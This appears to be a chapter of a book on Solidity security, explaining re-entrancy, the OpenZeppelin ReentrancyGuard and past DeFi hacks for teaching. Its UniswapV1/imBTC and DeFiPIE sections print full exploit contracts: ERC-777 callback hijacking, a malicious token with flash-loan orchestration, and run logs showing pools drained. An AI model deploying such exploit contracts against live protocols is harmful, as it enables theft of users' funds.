
6 Solidity Security

Many hacks have happened because of errors in programming smart contracts. Some of them where trivial errors due to poor coding, no testing and no audits. Some other are extremely complex, difficult to predict until they happen, and often even after they happened, there is no good 'post mortem' publication about how things has gone wrong. Which would be very useful to avoid such errors from happening again in the future.

In 2016 one of the first Decentralized Authority Organization or DAO was hacked because of a '**re-entrancy problem**'. When the transfer function starts and from contract A is called contract B, on contract B is called again contract A overriding the implicitly defined 'fallback function'. The problem is that if the balance update in contract A is called AFTER the funds are transferred calling contract B, you can go on withdrawing funds even if the balance is no more positive.

This is what probably happened in 2016 during the DAO, after which funds have been given back doing a **hard fork**. The old chain is still there for those who didn't agree, because they though that human intervention was against the immutability of the blockchain. This is the split between the vision that "Code is law", "a Blockchain is immutable", and what should be the '**spirit of the code'**, which doesn't always come out so easily, and gets properly translated into the real world. I've taken the expression from "Keir Finlow-Bates", he probably doesn't know me so he won't be offended, but my opinion is that "Code is NOT law" since we should always consider the Spirit and the '**intent**' with which the code was written. Quite clearly, in this case it was a mistake for a kind of problems that were not so easy to imagine and prevent through normal testing procedures. Re-entrancy attacks continued to happen, and we will analyze some of them in detail.





So two workaround solutions exist to avoid such problems, and of course they MUST be used together:

- ensure all **state changes happen before calling external contracts** (for example, update the local balance before calling the external function)
- use **function modifiers that prevent re-entrancy** (i.e. store into a 'flag' if the function was already called and hasn't finished yet its execution, cleaning the flag is the last thing to do after execution)

The above approach is known as the "Check-Effects-Interactions pattern": do all the necessary consistency checks on input parameters using 'require', update the effects on contract's storage variables, call the functions that interact with other contracts.

Some other important thoughts about the above example picture:

- the first step in the evil contract is useful to avoid an infinite withdraw loop. In case the sender's amount of tokens is not updated, the receiver could call back the withdraw function for say 100 times, and steal 99*amount tokens. The 'evil' contract doesn't want to fall in an infinite loop, because running out of gas would make all data of all contracts be restored to their original values, thus the theft wouldn't be successful. Moreover, in this case there would be no real theft to the tokens owned by account A, but tokens would be generated from 'nothing' and given to the receiver (tokens 'inflation').
- let's suppose that the line code "balances[msg.sender] -= _amount" is moved **before** calling the '**transfer**' function from contract A to contract B: this is not enough to solve the problem, since the same re-entrancy attack would withdraw all the sender's tokens, instead of just transfering 'amount' tokens.
- the contract A example above only checks if the balance is higher than the amount tokens to transfer. This is good but should be included in a '**require**' function, that reverts the transaction and stops the execution of the smart contract in case the requirement is not satisfied. In the above example instead, suppose that balance is 103 and amount is 10. The re-entrancy is done 10 times, the receiver gets 100 tokens instead of just 10. The 11th time, the origin balance is 3 and thus it is not zero. Contract B calls one last time contract A, which checks that the present balance is no more sufficient, and simply exits. The hack is successful anyways, while a '**require**' would have saved us in this case.

Follows hereafter from OpenZeppelin code a 'no-reentrant modifier' function. This is well known to all software developers, those working with threading or operative systems, where different processes communicate to each other through the usage of queues, and when there is a single resource that must be used by only one process at a time, you use 'lockers' or 'semaphores' to book that resource and avoid problems. Usually it's just a 'flag', a status variable, the process that takes the flag does what it has to do, and frees the flag once it's done. The other processes need to sleep for a few seconds and check again if the flag is free or not, or if they have something else to do, they go on with that. One other example is when you have

to read or write something on the same file: usually a file can be read by multiple processes at the same time, but it can't be written by multiple processes at the same time. Check my github repo for a Python example about threading.

https://github.com/ricky-andre/Cisco_utility_scripts

```
// SPDX-License-Identifier: MIT
// OpenZeppelin Contracts v4.4.1 (security/ReentrancyGuard.sol)

pragma solidity ^0.8.0;

/**
 * @dev Contract module that helps prevent reentrant calls to a function.
 *
 * Inheriting from `ReentrancyGuard` will make the {nonReentrant} modifier
 * available, which can be applied to functions to make sure there are no nested
 * (reentrant) calls to them.
 *
 * Note that because there is a single `nonReentrant` guard, functions marked as
 * `nonReentrant` may not call one another. This can be worked around by making
 * those functions `private`, and then adding `external` `nonReentrant` entry
 * points to them.
 *
 * TIP: If you would like to learn more about reentrancy and alternative ways
 * to protect against it, check out our blog post
 * https://blog.openzeppelin.com/reentrancy-after-istanbul/[Reentrancy After Istanbul].
 */
abstract contract ReentrancyGuard {
    // Booleans are more expensive than uint256 or any type that takes up a full
    // word because each write operation emits an extra SLOAD to first read the
    // slot's contents, replace the bits taken up by the boolean, and then write
    // back. This is the compiler's defense against contract upgrades and
    // pointer aliasing, and it cannot be disabled.

    // The values being non-zero value makes deployment a bit more expensive,
    // but in exchange the refund on every call to nonReentrant will be lower in
    // amount. Since refunds are capped to a percentage of the total
    // transaction's gas, it is best to keep them low in cases like this one, to
    // increase the likelihood of the full refund coming into effect.
    uint256 private constant _NOT_ENTERED = 1;
    uint256 private constant _ENTERED = 2;

    uint256 private _status;

    constructor() {
        _status = _NOT_ENTERED;
    }

    /**
     * @dev Prevents a contract from calling itself, directly or indirectly.
     * Calling a `nonReentrant` function from another `nonReentrant`
     * function is not supported. It is possible to prevent this from happening
     * by making the `nonReentrant` function external, and making it call a
     * `private` function that does the actual work.
     */
    modifier nonReentrant() {
        // On the first call to nonReentrant, _notEntered will be true
        require(_status != _ENTERED, "ReentrancyGuard: reentrant call");

        // Any calls to nonReentrant after this point will fail
        _status = _ENTERED;

        _;

        // By storing the original value once again, a refund is triggered (see
        // https://eips.ethereum.org/EIPS/eip-2200)
        _status = _NOT_ENTERED;
```

```
    }
}
```

Other considerations can be found in the official Solidity documentation:
https://docs.soliditylang.org/en/latest/security-considerations.html

"This section will list some pitfalls and general security recommendations but can, of course, never be complete. Also, keep in mind that even if your smart contract code is bug-free, the compiler or the platform itself might have a bug. A list of some publicly known security-relevant bugs of the compiler can be found in the list of known bugs, which is also machine-readable. Note that there is a **bug bounty program** that covers the code generator of the Solidity compiler."

A bug Bounty program reserves some money to provide awards to people who discover serious bugs and vulnerabilities that prevent exploiting smart contracts and loosing a lot of funds.

6.1 Historical re-entrancy hacks

In the following site you can find the explanations about the hacks detailed hereafter by **Dr. Chiachih Wu**:
https://medium.com/amber-group/preventing-re-entrancy-attacks-lessons-from-history-c2d96480fac3

I have copied these explanations adding more details with a "**NOTE:**" to try to make things even more clear (disclaimer: don't know if I have been able to ... some attacks are REALLY complex and I don't believe I'm at Dr. Wu 'super sayan' levels, if I will ever be).

- the UniswapV1 re-entrancy attack in April 2020
- the DeFiPIE incident in July 2021 on Binance Smart Chain (BSC)

6.1.1 Uniswap april 2020

In UniswapV1's **tokenToInput**() function below, we can see that the "token_reserve" is retrieved by the balanceOf() call in line 204. Later on, the "wei_bought" is derived in line 206 and that amount of ETH is sent to the "recipient". After that, the "tokens_sold" amount of "self.token" is transferred to the "buyer" in line 210. There's no explicit "effects" here such that it seems to follow the **Checks-Effects-Interactions** pattern.

NOTE: This paradigm is related to what has been previously explained: the effects on local variables of a function call, possibly to an external contract, should be updated PRIOR to the call to the function call (e.g. in the previous example update the balance before transfering tokens). Checks should be the first thing to do and should be a list of 'require' lines.

However, the **transferFrom()** call itself (line 209) could have an "Effects After Interactions" scenario, which may destroy the DeFi lego.

```
202 def tokenToEthInput(tokens_sold: uint256, min_eth: uint256(wei), deadline: timestamp, buyer: address, reci
203     assert deadline >= block.timestamp and (tokens_sold > 0 and min_eth > 0)
204     token_reserve: uint256 = self.token.balanceOf(self)
205     eth_bought: uint256 = self.getInputPrice(tokens_sold, token_reserve, as_unitless_number(self.balance))
206     wei_bought: uint256(wei) = as_wei_value(eth_bought, 'wei')
207     assert wei_bought >= min_eth
208     send(recipient, wei_bought)
209     assert self.token.transferFrom(buyer, self, tokens_sold)
210     log.EthPurchase(buyer, tokens_sold, wei_bought)
211     return wei_bought
```

In the transferFrom() handler, _transferFrom(), of an ERC-777 token contract below, the _callTokensToSend() function (line 866) notifies the "holder" by calling the "tokensToSend()" function of the "holder" **if the callback function is registered through ERC-1820 standard**, which is an "interactions".

NOTE: This is another area of investigation and further study: you can officially register certain function for certain token standards, for sure to increase security and avoid incompatibility problems.

After that callback, _move() is called (line 868) to literally move the assets from "holder" to "recipient", which updates the token balances (i.e., effects). So, **if UniswapV1's tokenToEthInput() is re-entered through the "tokensToSend()" callback function**, the token balances would be left unchanged, leading to a never decreased "token_reserve". In short, when re-entrancy happens, the "token_reserve" value will not be updated in consecutive token exchanges, leading to the violation of the "xy=k" setting of Uniswap. The attacker could sell tokens at a much better rate to drain the liquidation pool. What the attacker needs to do, is overload the 'tokensToSend' function to perform re-entrancy as described above.

NOTE: look at the first two require checks in the following picture, to avoid burning tokens sending them to address(0). Also the sender must be different from address(0), again for security reasons, this function was meant for transfers between regular accounts.

```
860     function _transferFrom(address holder, address recipient, uint256 amount) internal returns (bool) {
861         require(recipient != address(0), "ERC777: transfer to the zero address");
862         require(holder != address(0), "ERC777: transfer from the zero address");
863
864         address spender = msg.sender;
865
866         _callTokensToSend(spender, holder, recipient, amount, "", "");
867
868         _move(spender, holder, recipient, amount, "", "");
869
870         _approve(holder, spender, _allowances[holder][spender].sub(amount));
871
872         _callTokensReceived(spender, holder, recipient, amount, "", "", false);
873
874         return true;
875     }
```

In the following section, we will explain how we use **eth-brownie** with an Ethereum archive node to reproduce the incident at block height 9,488,451 mined on Feb 15, 2020.

NOTE: We will talk about Brownie later, basicly you can fork the Ethereum mainnet locally on your PC, until a certain block or downloading only a block range. What for ? to perfectly reproduce hacks and attacks that happened, using exactly the same data and starting point.

```
18    IERC1820Registry internal _erc1820 = IERC1820Registry(0x1820a4B7618BdE71Dce8cdc73aAB6C95905faD24);
19    bytes32 constant internal TOKENS_SENDER_INTERFACE_HASH = 0x29ddb589b1fb5fc7cf394961c1adf5f8c6454761adf795e67fe149f658abe895;
```

```
28    function prepare() external {
29        require(msg.sender == owner, "Not your biz");
30        IERC20(victimAsset).approve(victim, (uint)(-1));
31        _erc1820.setInterfaceImplementer(address(this), TOKENS_SENDER_INTERFACE_HASH, address(this));
32    }
```

The first step of reproducing the hack is registering the tokensToSend() callback function through the ERC-1820 contract. After the successful registration, all corresponding token transfers are hijacked.

```
34      function trigger() external payable {
35          require(msg.sender == owner, "Not your biz");
36
37          entry = 1;
38          IUniswap(victim).ethToTokenSwapInput{value: address(this).balance}(1, 1999999999);
39          IUniswap(victim).tokenToEthSwapInput(IERC20(victimAsset).balanceOf(address(this))/32, 1, 1999999999);
40          IUniswap(victim).ethToTokenSwapInput{value: victim.balance*1000}(1, 1999999999);
41
42          // collect profit
43          owner.call{value: address(this).balance}("");
44          IERC20(victimAsset).transfer(owner, IERC20(victimAsset).balanceOf(address(this)));
45      }
```

Then, we can launch the attack. In the trigger() function, all ETH are swapped into tokens in line 38. That's another operation preparing the exploit contract so that it has enough token balance. The "tokenToEthSwapInput()" call in line 39 is the real thing, which swaps 1/32 of tokens to ETH. The other 31/32 tokens are swapped by re-entrancy calls. After that, we use quite a few ETH to swap for tokens in line 40 for draining the liquidity pool. And finally, we collect the profit by sending all ETH and tokens to the "owner" (i.e., the attacker address).

```
47      function tokensToSend(
48           address operator,
49           address from,
50           address to,
51           uint amount,
52           bytes calldata userData,
53           bytes calldata operatorData
54      ) external {
55          if ( to == victim && entry < 32 ) {
56              entry = entry + 1;
57              IUniswap(victim).tokenToEthSwapInput(IERC20(victimAsset).balanceOf(address(this))/32, 1, 1999999999);
58          }
59      }
```

Inside the callback function, tokensToSend(), the "entry" variable ensures that the exploit contract re-enters Uniswap exactly 31 times for swapping the other 31/32 tokens but with the same rate. This breaks the "xy=k" invariant. After those re-entrancy calls, most of ETH in the liquidation pool would be consumed such that each ETH could swap for a large amount of tokens. Therefore, in the earlier mentioned trigger() function at line 40, we could use a small amount of ETH to swap out most of the tokens. Example below:

```
Running 'scripts/attack.py::main'...
[before] hacker   (ETH) 21817.98439321943
[before] hacker (imBTC) 0.0
[before] victim   (ETH) 718.5296423519246
[before] victim (imBTC) 19.59698094
Transaction sent: 0xbf016edc4755a33d1e723ea85052e690e473defc02b3c7aa79cd43dcd66b9344
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 1963710
  Exp.constructor confirmed - Block: 9488453   Gas used: 578723 (4.82%)
  Exp deployed at: 0x433779954683005941 8AfdA66B8BE06519cC8E11

Transaction sent: 0x2239341b8e22bdb43b1e2692538ab5315879fad77a86418cf236a875dbb463a2
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 1963711
  Exp.prepare confirmed - Block: 9488454   Gas used: 75037 (0.63%)

Transaction sent: 0xc833734e6cd1edc143fd5bd708421e37c92c033fc86554a7f3326657f08a8c03
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 1963712
  Exp.trigger confirmed - Block: 9488455   Gas used: 2492055 (20.77%)

[after] hacker   (ETH) 22536.500832949198
[after] hacker (imBTC) 19.57734468
[after] victim   (ETH) 0.01320262216104732
[after] victim (imBTC) 0.01963626
```

The victim contract held 718 ETH + 19.59 imBTC tokens before the attack. After 32 re-entrancy swaps, the victim contract (i.e., UniswapV1 imBTC pair) is left with only 0.013 ETH + 0.019 imBTC in residual funds. Both the above UniswapV1 + ERC-777 case and TheDAO were caused by single-function re-entrancy.

NOTE: I had to read it twice, and still didn't understand ALL the details. Luckily, to do hacks you need to be very smart. Give yourself more time to read it a third, and even a fourth time, maybe after sleeping on it. The next one is gonna be MUCH harder.

6.1.2 Defi Pie Hack on Binance Smart Chain

At first glance, the code-base of DeFiPIE looks very similar Compound Finance. Hence, one may think this exploit is similar to the Lendf.Me (another lending platform) exploit which happened on April 19, 2020 (where the attacker left an embedded message: "Better future"). Some more information can be found here:

https://peckshield.medium.com/uniswap-lendf-me-hacks-root-cause-and-loss-analysis-50f3263dcc09

But further analysis shows that the DeFiPIE incident is way more complex than the Lendf.Me one in which the attacker only exploited the loopholes in **supply()** and **withdraw()**.


In DeFiPIE's PToken contract, **borrowFresh()** updates the states (line 802–804) after transferring assets to the "borrower" (line 799), which is **kind of common in all Compound forks** (**NOTE**: why should it be normal in this case ?!?!). As we learned from the Lendf.Me incident, the supported tokens should be whitelisted to ensure that no hijacking mechanism could be implemented such as ERC-777.

NOTE: here we are lacking for sure some details, but what we have understood is that not all tokens should always be allowed to partecipate into any contract, there should be a whitelist (i.e. a list of allowed tokens). A blacklist would be a list of prohibited tokens, which is in general a less secure approach. It is important to notice that ERC777 itself is a community-established token standard with its advanced features for various scenarios. However, these advanced features might not be compatible with certain DeFi scenarios. Worse, such incompatibility could further lead to undesirable consequences (e.g., reentrancy).

Otherwise, the "Effects-After-Interactions" implementation could be exploited. The borrowFresh() function in question allows the attacker to borrow multiple sets of assets with the same set of collateral in reentrant borrowFresh() calls. The reason is that the states reflecting the borrowing operations have not been synced into the storage until the final level of reentrant borrowFresh() calls is finished. In the end, the attacker liquidates the debt which is created in those re-entrant borrows to make profits.

NOTE: Defi is already a big space in the blockchain world. There are already many borrowing/lending projects, but usually if you borrow something, you have to provide an asset to cover for potential losses. It's not a bank-like approach to such services ... or let's say they need a guarantor (unless you're too big too fail or you're Elon Musk) or your house as a right of lien. This should be of course proportional: every time you borrow something new, you should have some OTHER collateral funds available, and that you should provide and ADD to the others. **Disclaimer**: I've studied Uniswap and published an article on that, I honestly didn't study 'AAVE' or other protocols, how do they work, on what they are based. But if you understand some economic principles, that's how it should work. Some simple explanations can be found here, confirming the above:
https://decrypt.co/resources/what-is-aave-inside-the-defi-lending-protocol

In the Lendf.Me incident, the bad actor hijacks the transferFrom() calls through the built-in ERC-777 mechanism of imBTC. In DeFiPIE, there's **no whitelist/blacklist of the supported tokens**, which means the attacker can arbitrarily create a malicious token contract for hijacking and re-entrancy. In the following paragraphs, we will show you how to reproduce the DeFiPIE hack from scratch.



Let's start with the malicious token contract. As shown in the code snippet below, we use OpenZeppelin's template [7] to create a simple ERC20 token, X. In line 234, we use the "optIn'' switch to control if we need to hijack the transfer. When (optIn == true), X.transfer() invokes Lib.shellcode() to execute the re-entrancy mission. Besides, we have some external functions for easily controlling the X token such as mint(), setup(), and start().

```
219 contract X is ERC20 {
220     address owner;
221     address lib;
222     bool optIn;
223
224     constructor() ERC20("X", "X") public {
225         owner = msg.sender;
226     }
227
228     function mint(address _to, uint _amount) public {
229         require(msg.sender == owner, "Not your biz!");
230         _mint(_to, _amount);
231     }
232
233     function transfer(address _to, uint256 _value) public virtual override returns (bool) {
234         if ( optIn ) {
235             ILib(lib).shellcode();
236         }
237         return super.transfer(_to, _value);
238     }
239
240     function setup(address _lib) external {
241         lib = _lib;
242     }
243
244     function start() external {
245         optIn = true;
246     }
```

The second component is the Lib.shellcode() function which is called by X.transfer() mentioned earlier. In our experiment, we reenter the borrow() function three times by calling pX[1].borrow() and pX[2].borrow()

separately. When pX[2].borrow() is hijacked, Lib.shellcode() invokes pBUSD.borrow() to literally borrow 21k BUSD, which creates an unhealthy loan that **is not backed by enough collateral**.

```
206     function shellcode() external {
207         if ( msg.sender == x[0] ) {
208             require(IPToken(pX[1]).borrow(65e18) == 0, "pX[1].borrow failed");
209             return;
210         }
211         if ( msg.sender == x[1] ) {
212             require(IPToken(pX[2]).borrow(65e18) == 0, "pX[2].borrow failed");
213             return;
214         }
215         require(IPToken(pBUSD).borrow(21_000e18) == 0, "pBUSD.borrow failed");
216     }
```

The third component is the key to making profit, the liquidator. In the Liquidator.trigger() function, X tokens are used to liquidate the loan to get the collateral backs (i.e., pCAKE). After that, in line 66–67, pCAKE tokens are converted to CAKE and sent to the owner (i.e., the Lib contract). Besides, mint() is used to provide enough X tokens to the pX contract, which enables the Lib contract to invoke pX.borrow().

```
54 contract Liquidator {
55     address owner;
56     address constant CAKE = address(0x0E09FaBB73Bd3Ade0a17ECC321fD13a19e81cE82);
57
58     constructor() public {
59         owner = msg.sender;
60     }
61
62     function trigger(address x, address pX, address borrower, uint amount, address colleteral) public {
63         require(msg.sender == owner, "Not your biz!");
64         IERC20(x).approve(pX, amount);
65         IPToken(pX).liquidateBorrow(owner, amount, colleteral);
66         require(IPToken(colleteral).redeem(IERC20(colleteral).balanceOf(address(this))) == 0, "redeem failed");
67         IERC20(CAKE).transfer(owner, IERC20(CAKE).balanceOf(address(this)));
68     }
69
70     function mint(address x, address pX, uint amount) external {
71         require(msg.sender == owner, "Not your biz!");
72         IERC20(x).approve(pX, amount);
73         require(IPToken(pX).mint(amount) == 0, "mint pToken failed");
74         //revert("mint PToken done");
75     }
76 }
```

```
260     constructor() public {
261         owner = msg.sender;
262
263         x0 = new X();
264         x1 = new X();
265         x2 = new X();
266     }
267
268     function trigger() public {
269         require(msg.sender == owner, "Not your biz!");
270
271         Lib lib = new Lib();
272         x0.mint(lib.liquidator(), 1_000e18);
273         x1.mint(lib.liquidator(), 1_000e18);
274         x2.mint(lib.liquidator(), 1_000e18);
275
276         x0.mint(address(lib), 1_000e18);
277         x1.mint(address(lib), 1_000e18);
278         x2.mint(address(lib), 1_000e18);
279
280         x0.setup(address(lib));
281         x1.setup(address(lib));
282         x2.setup(address(lib));
283
284         lib.prepare(address(x0), address(x1), address(x2));
285         lib.trigger();
286
287         //collect profit
288         IERC20(WBNB).transfer(owner, IERC20(WBNB).balanceOf(address(this)));
289     }
```

Now, the three components are prepared. We can put together all of them and use **flashloan** to make profits. In the Exp contract above, three X tokens and a Lib contract are created. Inside the constructor of Lib, an instance of Liquidator is created. After minting X tokens (line 272–278) and associating Lib with X tokens (line 280–284), Lib.trigger() is invoked followed by a WBNB transfer to collect profits:

```
113     function trigger() public {
114         require(msg.sender == owner, "Not your biz!");
115 
116         IUniswapV2Pair(pancakeUsdtWbnbPair).swap(0, 1545e17, address(this), "brrrr");
117 
118         //collect profit
119         IERC20(WBNB).transfer(owner, IERC20(WBNB).balanceOf(address(this)));
120     }
121 
122     function pancakeCall(address sender, uint amount0, uint amount1, bytes calldata data) external {
123         if ( msg.sender == pancakeUsdtWbnbPair ) {
124             //revert("pancakeCall: level 1");
125 
126             IUniswapV2Pair(pancakeCakeWbnbPair).swap(2_900e18, 0, address(this), "brrrr");
127 
128             require(IERC20(WBNB).balanceOf(address(this)) >= amount1*1000/998 + 1, "not making profit");
129             IERC20(WBNB).transfer(msg.sender, amount1*1000/998 + 1);
130             return;
131         }
```

Inside the Lib.trigger(), two consecutive PancakeSwap flash-loans are launched for borrowing 154.5 WBNB + 2,900 CAKE. The real exploit procedure is in the bottom-half of the second pancakeCall().

```
133         //revert("pancakeCall: level 2");
134 
135         for (uint i=0 ; i<3 ; i++ ) {
136             // create pair
137             address pair = IUniswapV2Factory(pancakeFactory).createPair(WBNB, x[i]);
138 
139             // add liquidity
140             IERC20(WBNB).transfer(pair, 150e18);
141             IERC20(x[i]).transfer(pair, 150e18);
142             IUniswapV2Pair(pair).mint(pair);
143 
144             // create pToken
145             require(IPTokenFactory(pTokenFactory).createPToken(x[i]) == 0, "createPToken failed");
146             pX[i] = IRegistry(registry).pTokens(x[i]);
147 
148             //remove liquidity
149             IUniswapV2Pair(pair).burn(address(this));
150 
151             // mint pToken
152             _liquidator.mint(x[i], pX[i], 650e18);
153         }
```

In the second pancakeCall(), the three X tokens (i.e., x[0], x[1], x[2]) are used to create three pTokens (i.e., pX[0], pX[1], pX[2]). To achieve that, we need to first add liquidity into Uniswap (line 136–142) which could be withdrawn later (line 149). When pTokens are created, Liquidator.mint() is invoked to deposit enough X tokens for later pX.borrow() calls (line 152).

```
156         // prepare before borrow
157         address[] memory pTokens = new address[](4);
158         pTokens[0] = pX[0];
159         pTokens[1] = pX[1];
160         pTokens[2] = pX[2];
161         pTokens[3] = pCAKE;
162         IController(controller).enterMarkets(pTokens);
163
164         // mint some pCAKE
165         IERC20(CAKE).approve(pCAKE, amount0);
166         require(IPToken(pCAKE).mint(amount0) == 0, "pCAKE mint failed");
```

Now, we have all three pTokens prepared. We need to activate them in the DeFiPIE system. Since we will use pCAKE as the collateral, we also activate pCAKE with one Controller.enterMarkets() call (line 162). In line 166, we deposit the 2,900 CAKE borrowed from flash-loan into pCAKE contract as the collateral. From now on, the attacker could borrow assets from DeFiPIE backed by the 2,900 CAKE.

```
169         // borrow pX1 -> pX2 -> pX3 -> pBUSD
170         IX(x[0]).start();
171         IX(x[1]).start();
172         IX(x[2]).start();
173         require(IPToken(pX[0]).borrow(65e18) == 0, "borrow failed");
174         require(IERC20(BUSD).balanceOf(address(this)) >= 21_000e18, "not getting enough BUSD");
175         IX(x[0]).stop();
176         IX(x[1]).stop();
177         IX(x[2]).stop();
```

Here, the “optIn” switches of three X tokens are turned on (line 170–172) followed by a pX[0].borrow() call (line 173). With the Lib.shellcode() mentioned earlier, pX[1].borrow(), pX[2].borrow(), and pBUSD.borrow() are reentered consecutively. Eventually, we get the 21k BUSD and create the debt.

```
189         // liquidate myself
190         _liquidator.trigger(x[0], pX[0], address(this), 65e18/2, pCAKE);
191         _liquidator.trigger(x[1], pX[1], address(this), 65e18/2, pCAKE);
192         _liquidator.trigger(x[2], pX[2], address(this), 65e18/2, pCAKE);
193         _liquidator.trigger(x[0], pX[0], address(this), 65e18/4, pCAKE);
194         _liquidator.trigger(x[1], pX[1], address(this), 10e18, pCAKE);
```

Next, we wake up the Liquidator to liquidate the debt and get CAKE back.

```
[before] hacker's WBNB 0.0
Transaction sent: 0xad1d5f514b5de989ed0773805532dea3f2c3c2774a3e25049f7cd9b56a541d57
  Gas price: 0.0 gwei   Gas limit: 60000000   Nonce: 0
  Exp.constructor confirmed - Block: 9098730   Gas used: 5382642 (8.97%)
  Exp deployed at: 0x65486c8ec9167565eBD93c94ED04F0F71d1b5137

Transaction sent: 0xd6a3998859fec6b5da60e0127117f33b51665d7a83e5645e725c7ff2d08e25d6
  Gas price: 0.0 gwei   Gas limit: 60000000   Nonce: 1
  Exp.trigger confirmed - Block: 9098731   Gas used: 18318874 (30.53%)

[after] hacker's WBNB 66.03747639007774
```


After paying back the flash loan, we end up with 66 WBNB.

NOTE: I am still getting into all the details with this, reading it over and over, again and again ... the explanation is good, pretty sure it’s my fault if I can’t understand all the details, also due to the complexity

of the hack. Just would mention again that having **standards** properly written, tested and used by the widest range of developers is the ONLY way to reduce the attack surface, and go toward a better and more secure Defi world.

6.2 Popsicle Finance bug

This is an example of poor coding, because the mistake is a trivial error that should have been revealed by the programmer or anyone else who should have audited the code.
Popsicle implements its profit distribution system by maintaining a **global counter** that records the profits earned per LP token. When a user invests, the system records the value of the global counter at that time. When a user withdraws her investment, the system calculates her profit as the product of her LP balance and the difference between the current value of the global counter and its value at the time of the investment.
The bug occurs when one user transfers LP tokens to another user. The system correctly computes the new balances, but it does not change the value of the profits-per-token it maintains for every user. This allows an attacker to transfer N tokens which were minted when the global counter was X to a collaborator who invested when the global counter was Y < X. As a result, the collaborator is now credited with a profit of N*(X-Y), a profit which none of the parties deserve. See the chart below for a concrete example with N=10 and X-Y=α.



Initially, the attacker doesn't own any LP token. The attacker friend has 1 token, and its profits-per-token value is k, which were earned fairly. The attacker deposits 10 LP tokens and transfers its newly minted tokens to its friend. The friend is credited with its unchanged profits-per-token value for the newly received tokens from the attacker. Therefore the friend can withdraw all the funds, with a profit of 10k more than deserved. Once the bug is found, it is easy to fix — the transfer method should credit the receiver with its gains and reset the value of its profits-per-token to the value of the current counter at the time of the transfer. But losing $20MM to an attacker to find the bug is an expensive proposition; in the next section, we show how to find it much more cheaply using the Certora Verification Tool.

Popsicle Finance together with 'Wonderland', 'Abracadabra' and some other tokens and projects, were somewhat managed by 'Daniele Sestagalli', who was selling his 'frog nation' idea (whatever it is). He doesn't have an astonishing CV, but probably got rich through Bitcoin being an early adopter. You can find nice video about him on Youtube, he's a good talker and marketer but unfortunately 'hired' as a treasurer someone that was involved into the defunct Canadian crypto exchange **QuadrigaCX**, which collapsed in 2019 causing at least $190M in investor losses. No need to say that all these tokens lost 90% and more of their value in one day, and that we won't hear from this guy new stories about his vision of the Defi world (at least for a long while).

